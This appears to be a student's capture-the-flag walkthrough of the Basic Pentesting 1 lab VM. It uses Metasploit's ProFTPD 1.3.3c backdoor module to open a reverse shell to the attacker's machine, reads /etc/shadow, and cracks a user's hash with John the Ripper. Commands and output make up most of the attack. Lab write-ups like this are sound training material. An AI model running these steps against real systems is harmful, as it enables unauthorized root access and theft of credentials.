


```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.222.136
LHOST ⇒ 192.168.222.136
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.222.142
RHOSTS ⇒ 192.168.222.142
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

- Now i have Simply type exploit

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP handler on 192.168.222.136:4444

[*] 192.168.222.142:21 - Sending Backdoor Command

[*] Command shell session 1 opened (192.168.222.136:4444 -> 192.168.222.142:48776) at 2025-06-03 03:29:00 -0400
```

- Now Successfully i exploit the proFTPD so i can navigate with linux command
- And i type ls = for list items



kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali-linux-2024.3-vmware-a...
Basic_Pentesting 1
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~/Desktop
root@kali: /home/kali/Desktop
3:30
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
[*] Started reverse TCP handler on 192.168.222.136:4444
[*] 192.168.222.142:21 - Sending Backdoor Command
[*] Command shell session 1 opened (192.168.222.136:4444 → 192.168.222.142:48776) at 2025-06-03 03:29:00 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
```

- After that we can gain the shell of the target machine so type shell

```
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
ls
ls
bin   dev   initrd.img  lost+found  opt   run   srv  usr
boot  etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64      mnt         root  snap  tmp  vmlinuz
root@vtcsec:/#
```

i got a root shell of target ip so i first try to see the shadow files of target machine


```
cat /etc/shadow
```

- so we can got a hashes of the passwords

```
root@vtcsec:/# cat /etc/shadow
systemd-network:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/#
```

- we have to just follow the marlinespike password which is in hash form
- so i used **john the ripper tool** which is essential to **Crack** Passwords
- First step is store the pass in text form

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mousepad pass1.txt
```



```
┌──(kali㉿kali)-[~/Desktop]
└─$ mousepad pass.txt
```


- now time to exploit the password

```
┌──(kali㉿kali)-[~/Desktop]
```

```
└─$ john pass1.txt

Using default input encoding: UTF-8

Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 4 OpenMP threads

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

marlinspike     (marlinspike)

1g 0:00:00:00 DONE 1/3 (2025-06-03 02:30) 50.00g/s 400.0p/s 400.0c/s 400.0C/s
marlinspike..marlin

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

you can see password is cracked in just a seconds and **password is marlinespike** .


- let’s try to login with password.



Click in the virtual screen to send keystrokes

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

To direct input to this VM, click inside or press Ctrl+G.



Click in the virtual screen to send keystrokes

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

To direct input to this VM, click inside or press Ctrl+G.

Bingo !!! , we can successfully enter the target ip with identify vulnerability exploit the weekness and gain access after that crack the password and login into target ip.

Summary

We began by identifying the target's IP address using Netdiscover, followed by an Nmap scan to collect information such as open ports, active services, operating system details, and encryption keys. The scan revealed that FTP, HTTP, and SSH services were running. Notably, the FTP service (ProFTPD 1.3.3c) had a known vulnerability. We leveraged Metasploit to exploit this vulnerability and successfully gained shell access. After gaining access, we examined the /etc/shadow file to gather user information. Additionally, we discussed password cracking techniques using tools like John the Ripper and Hashcat.